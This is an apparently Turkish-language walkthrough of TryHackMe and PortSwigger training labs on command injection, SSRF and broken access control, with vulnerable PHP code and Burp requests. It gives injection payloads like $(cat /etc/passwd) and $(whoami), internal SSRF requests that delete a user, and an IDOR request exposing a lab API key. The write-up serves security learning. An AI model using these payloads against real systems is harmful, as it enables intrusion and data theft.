TryHackMe | OWASP Top 10 - 2021

3.1. Command Injection

Öncelikle bilgilendirme kısmında bize cowsay'ın nasıl gerçekleştiği hakkında bilgi veriyor.

Burada yazdığımız stringin bize yansıdığını görüyoruz


```php
<?php
    if (isset($_GET["mooing"])) {
        $mooing = $_GET["mooing"];
        $cow = 'default';

        if(isset($_GET["cow"]))
            $cow = $_GET["cow"];

        passthru("perl /usr/bin/cowsay -f $cow $mooing");
    }
?>
```

Cowsay ın passthru adında bir fonksiyon ile gerçekleştiğini öğreniyoruz passthru fonksiyonunun nasıl çalıştığını öğrenmek PHP: passthru - Manual adresine gidiyoruz.

Görüldüğü gibi bizim stringimiz $mooing kısmına yansıtılıyor.


```
perl /usr/bin/cowsay -f default $(whoami)
```

Burada komut çalıştırabildiğimizi farkediyoruz .



What strange text file is in the website's root directory?


$(ls –la)



: drpepper.txt

How many non-root/non-service/non-daemon users are there?

$(cat /etc/passwd)



Listelenen standart kullanıcılar yoktur. : 0

What user is this app running as?

Bu sorunun cevabını da bu komutla bulabiliriz

$(whoami)


: apache

What is the user's shell set as?

: /sbin/nologin

What version of Alpine Linux is running?

```
$(cat /etc/os-release)
```



: 3.16.0

ZAAFİYEETİN ÖNLENEBİLMESİ İÇİN GİRDİ DOĞRULAMASI YAPILMALI

Lab: Basic SSRF against another back-end system

APPRENTICE

LAB ✓ Solved

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal `192.168.0.X` range for an admin interface on port 8080, then use it to delete the user `carlos`.

https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-backend-system


Server-Side Request Forgery (SSRF)

Bu labde görevimiz

This lab has a stock check feature which fetches data from an internal system.


To solve the lab, use the stock check functionality to scan the internal `192.168.0.X` range for an admin interface on port 8080, then use it to delete the user `carlos`.

Uygulamada sistemden veri getiren bir stok kontrol özelliğine sahip olduğunu biliyoruz




Stok kontrol özelliğini bulduk


Şimdi “stockApi”nin değerini değiştirmeye çalışacağız. Yeni veri yükünü http://192.168.0.1:8080/admin yapacağız fakat 400 hatalı istek cevabını alıyoruz burada amacımız ssrf in ana mantığı olan stockapi featurenin isteğini değiştirerek erişimimizin olmadığı sayfayı görüntüleyebiliyormuyuz sorusunu sormak



Şimdi sırada bu isteği intruder a atıp doğru ip numarasını bulalım



192.168.0.233 bize 404 verdi buraya bir istek yapıyoruz



Aradığımız admin panelini buluyoruz istek sahteciliği ile

http://192.168.0.233:8080/admin/delete?username=carlos

isteği ile amacımıza ulaşıyoruz .

Broken Access Control

Lab: User ID controlled by request parameter

APPRENTICE

LAB Solved

This lab has a horizontal privilege escalation vulnerability on the user account page.

To solve the lab, obtain the API key for the user `carlos` and submit it as the solution.

You can log in to your own account using the following credentials: `wiener:peter`

ACCESS THE LAB

Bu laboratuvarın kullanıcı hesabı sayfasında yatay ayrıcalık yükseltme güvenlik açığı olduğunu ve

Laboratuvarı çözmek için carlos kullanıcısının API anahtarını edinip ve çözüm olarak göndermemiz isteniyor.

Sayfaya erişiyoruz

Web Security Academy

User ID controlled by request parameter

Submit solution | Back to lab description

LAB Not solved

Home | My account

WE LIKE TO SHOP


Conversation Controlling Lemon ★★★☆☆ $28.44 View details

Folding Gadgets ★★☆☆☆ $57.89 View details


Baby Minding Shoes ★☆☆☆☆ $41.76 View details


Cheshire Cat Grin ★★☆☆☆ $97.77 View details

Bize verilen kullanıcı bilgileri ile sisteme giriş yapıyoruz




Burada gözümüze çarpan bir şey var GET isteğinde id parametresi bizim kullanıcı adımızı almış durumda eğer biz bu id parametresini repeater a gönderip





Kullanıcı adını carlos ile değişip carlos a ait api key i almış oluyoruz


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.5.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × 2 × 3 × 4 ×
Send Cancel
Target: https://0ac40017041d2805824a7e90
Request
Pretty Raw Hex
1 GET /my-account?id=carlos HTTP/2
2 Host: 0ac40017041d2805824a7e90004900c7.web-security-academy.net
3 Cookie: session=FKtIgBsmRes5wDssFjD5hdEnhPJjRQwW
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15
16
Response
Pretty Raw Hex Render

|

49
My account

|

50
Log out

|

51 </section>
52 </header>
53 <header class="notification-header">
54 </header>
55 <h1>
My Account
</h1>
56
57
Your username is: carlos

58
Your API Key is: InXsxs3X1Mt1GBacF5dV9x3Diz9wYiBl

59 <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
<label></label>